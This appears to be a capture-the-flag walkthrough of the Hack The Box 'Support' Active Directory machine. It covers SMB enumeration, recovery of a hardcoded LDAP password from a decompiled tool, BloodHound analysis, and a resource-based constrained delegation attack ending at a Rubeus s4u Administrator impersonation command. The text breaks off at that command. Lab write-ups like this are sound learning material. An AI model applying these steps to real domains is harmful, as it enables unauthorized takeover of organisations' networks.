Support walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 05:24 AEDT
Nmap scan report for 10.10.11.174
Host is up (0.051s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-01 18:26:42Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (89%)
Aggressive OS guesses: Microsoft Windows Server 2022 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-12-01T18:27:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   48.64 ms 10.10.14.1
2   49.27 ms 10.10.11.174

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 240.46 seconds
```

Figure 1 - nMap scan results

Open ports are 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 5985, 9389, 49664, 49667, 49674, 49686, 49691, 49710. Enabled services are DNS (53), Kerberos (88) RPC (135, 593, 49664, 49667, 49674, 49686, 49691, 49710), NetBIOS (139), LDAP (389, 3268), Samba (445), .NET (9389). Unknown services are enabled on ports 464, 636, 3269. Also, a web application is running on port 5985. Lastly, nMap recognized Windows as Operative System and probably it can be Windows Server 2022. Another interesting information I obtained by this nMap scan is that SMB version 2 has message signing enabled and required.

Initial foothold

One the most interesting enabled service found is Samba. So, I tried to explore it. First of all, I verified I can connect to this service via an anonymous login:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ smbclient -L //10.10.11.174/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.174 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 2 - SMB anonymous login

Among with the default shares, I found another one named $support - tools$. So, I tried to explore it:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ smbclient -N //10.10.11.174/support-tools
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Jul 21 03:01:06 2022
  ..                                  D        0  Sat May 28 21:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 21:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 21:19:55 2022
  putty.exe                           A  1273576  Sat May 28 21:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 21:19:31 2022
  UserInfo.exe.zip                    A   277499  Thu Jul 21 03:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 21:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe       A 44398000  Sat May 28 21:19:43 2022

                4026367 blocks of size 4096. 969741 blocks available
smb: \>
```

Figure 3 - support-tools share content

This share contains some windows tool to perform analysis. Also, one of these tools (UserInfo.exe) is not commercial, but custom. Since it is custom, I was willing to investigate it more. To do so, I need a decompiler. I used ILSpy, but the Windows version. In this way, I found out that this program provides very interesting information. The first one is that it performs a LDAP query. In the command I found the username used and I saw that retrieve the password by another function:



Figure 4 - LDAP query in UserInfo.exe

At this point I need the password. I kept to explore the decompiled program and, in particular, the *getPassword* function I found. This function performs a password decode and use an encrypted password and a key, as shown in the following figure:



Figure 5 - Password decoder function

So, I kept to explore the program to find the data I needed. In fact, I was able to find the encrypted password and the key, as shown in the following pictures:



Figure 6 - Hardcoded encrypted password



Figure 7 - Hardcoded decryption key

User flag

At this point I had all information I needed. However, I still needed to decrypt the password. To do so, I manually converted in Python the $getPassword$ function I found in the UserInfo.exe file. I run this script using the encrypted password and key I found in the code. In this way, I had the clear text password:



Figure 8 - Decoded password

At this point I had credentials to perform LDAP queries. So, I tried to retrieve information via LDAP, running the command $ldapdomaindump\ -u\ '<user>'\ -p\ '<password>'\ 10.10.11.174\ --no-grep\ --no-json$ (I obfuscated username and password, you need to insert there the credentials found in UserInfo.exe and decrypted password). I analyzed the HTML generated and I found list of users, for example. However, I still need other information. After I spent a huge amount of time analyzing the HTML files, I decided to run a different command to retrieve LDAP information (in the personal comment section I will explain more details about the reason why the previous command wasn't good enough to complete this box):

```
┌──(k14d1u5㉿kali)-[~/Desktop/ldapinfo]
└─$ ldapsearch -x -H ldap://10.10.11.174 -D 'S[redacted]p' -w 'n[redacted]z' -b "CN=S[redacted]t,CN=Users,DC=SUPPORT,DC=HTB"
# extended LDIF
#
# LDAPv3
# base <CN=support,CN=Users,DC=SUPPORT,DC=HTB> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# s[redacted]t, Users, support.htb
dn: CN=s[redacted]t,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: I[redacted]l
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 1
codePage: 0
countryCode: 0
badPasswordTime: 133784235825107686
lastLogoff: 0
```

Figure 9 - LDAP information

Finally, I was able to obtain a shell on the target via WinRM and retrieve the user flag, but I forgot to take the screenshot. I was able to run WinRM because of the 5985 (HTTP, 5986 HTTPS) port is open. These ports are used for WinRM starting by Windows 7. In previous Windows versions the port used are 80 HTTP and 443 HTTPS.

Privilege escalation

At this point I uploaded WinPeas script on the target and I run it. In this way I found an interesting group:

```
ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ Users Information ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ

ÉÍÍÍÍÍÍÍÍÍÍ Users
É Check if you have some admin equivalent privileges https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#users-and-groups
  [X] Exception: Object reference not set to an instance of an object.
  Current user: s[redacted]t
  Current groups: Domain Users, Everyone, Builtin\Remote Management Users, Users, Builtin\Pre-Windows 2000 Compatible Access, Network, Authenticated Users, This Organization, Shared Support Accounts, NTLM Authentication
```

Figure 10 - User in interesting group

The next step was analyzing which privileges the user has in Active Directory. To do so, I used BloodHound. So, I generated all files needed to perform the analysis running the following command:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ sudo bloodhound-python -d SUPPORT.htb -u s[redacted]t -p I[redacted]l -ns 10.10.11.174 -c all
[sudo] password for k14d1u5:
/usr/lib/python3/dist-packages/bloodhound/ad/utils.py:115: SyntaxWarning: invalid escape sequence '\-'
  xml_sid_rex = re.compile('<UserId>(S-[0-9\-]+)</UserId>')
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.support.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 08S
```

Figure 11 - BloodHound command

I imported the generated files in the BloodHound web interface and I generated a possible privilege escalation path, as shown in the following picture:



Figure 12 - BloodHound possible privilege escalation path

In particular, I had the $GenericAll$ privilege on the Domain Controller and I could be able to perform a $Resource-Based\ Constrained\ Delegation$ attack. To do it, I need to check if I had enabled the $ms-ds-machineaccountquota$ attribute. To obtain this information, I run a PowerMad command. PowerMad PowerShell module must be imported, so I uploaded it on the target and I run the command $Get-DomainObject\ -Identity\ "dc=support,dc=htb"\ -Domain\ support.htb$:

```
ridmanagerreference                 : CN=RID Manager$,CN=System,DC=support,DC=htb
ntmixeddomain                       : 0
whenchanged                         : 1/17/2025 5:17:59 PM
msds-perusertrusttombstonesquota    : 10
instancetype                        : 5
lockoutthreshold                    : 0
objectguid                          : 553cd9a3-86c4-4d64-9e85-5146a98c868e
auditingpolicy                      : {0, 1}
msds-perusertrustquota              : 1
systemflags                         : -1946157056
objectcategory                      : CN=Domain-DNS,CN=Schema,CN=Configuration,DC=support,DC=htb
dscorepropagationdata               : 1/1/1601 12:00:00 AM
otherwellknownobjects               : {B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=support,DC=htb, B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Service Accounts,DC=support,DC=htb}
creationtime                        : 133816078798051813
whencreated                         : 5/28/2022 11:01:46 AM
minpwdlength                        : 7
msds-nctype                         : 0
pwdhistorylength                    : 24
dc                                  : support
msds-masteredby                     : CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=support,DC=htb
usncreated                          : 4099
subrefs                             : {DC=ForestDnsZones,DC=support,DC=htb, DC=DomainDnsZones,DC=support,DC=htb, CN=Configuration,DC=support,DC=htb}
msds-expirepasswordsonsmartcardonlyaccounts : True
masteredby                          : CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=support,DC=htb
lockoutduration                     : -18000000000
usnchanged                          : 86045
modifiedcountatlastprom             : 0
modifiedcount                       : 1
forcelogoff                         : -9223372036854775808
ms-ds-machineaccountquota           : 10
minpwdage                           : -864000000000
```

Figure 13 - ms-ds-machineaccountquota attribute check

Luckly, the $ms-ds-machineaccountquota$ was set with a number higher than 0 (10), this means that the user was able to create or add 10 machine objects to the domain. Also, another requirement is that the Windows version needed to be Windows 2012 or higher. I checked it running the following command:

```
*Evil-WinRM* PS C:\Users\support\Documents\PowerSploit-master\Recon\Powermad-master> Get-DomainController


Forest                     : support.htb
CurrentTime                : 1/17/2025 6:14:51 PM
HighestCommittedUsn        : 86107
OSVersion                  : Windows Server 2022 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole ... }
Domain                     : support.htb
IPAddress                  : ::1
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : dc.support.htb
Partitions                 : {DC=support,DC=htb, CN=Configuration,DC=support,DC=htb, CN=Schema,CN=Configuration,DC=support,DC=htb, DC=DomainDnsZones,DC=support,DC=htb ... }
```

Figure 14 - Windows version check

The last requirement to check is about the $msds-allowedtoactonbehalfofotheridentity$ attribute. The attack can be successfully performed if this attribute was NOT set. I first needed the hostname:



Figure 15 - Hostname

At this point, I run the command $Get-NetComputer\ dc\ |\ Select-Object\ -Property\ name, msds-allowedtoactonbehalfofotheridentity$. Luckly, all requirements I needed was satisfied. So, I just implement the attack. The first step was creating a new machine:



Figure 16 - New machine created

Now, I needed to retrieve its SID value:



Figure 17 - New machine SID value

The new machine just created needed a security descriptor. I was able to give it one running the commands:

Figure 18 - Security descriptor

I was able to execute with success these commands because of the user had $GenericAll$ privilege on the target machine. However, I just needed the writing permission. Also, I can double check that the security descriptor was assigned to the new machine running the command ($New-Object\ Security.AccessControl.RawSecurityDescriptor\ -ArgumentList\ \$SDBytes, 0).DiscretionaryAcl$. At this point I needed to create a password for the new machine. To do so, I uploaded Rubeus on the target machine and I run the following command:



Figure 19 - Password for new machine

From this output, I took note of the $rc4\_mac$ value. I was able to request as Administrator for the new machine I created running the command $.\rubeus.exe\ s4u\ /user:fake01\$\ /rc4:32ED87BDB5FDC5E9CBA88547376818D4\ /impersonateuser:Administrator\ /msdsspn:cifs/dc.support.htb\ /domain:support.htb\ /ptt$:

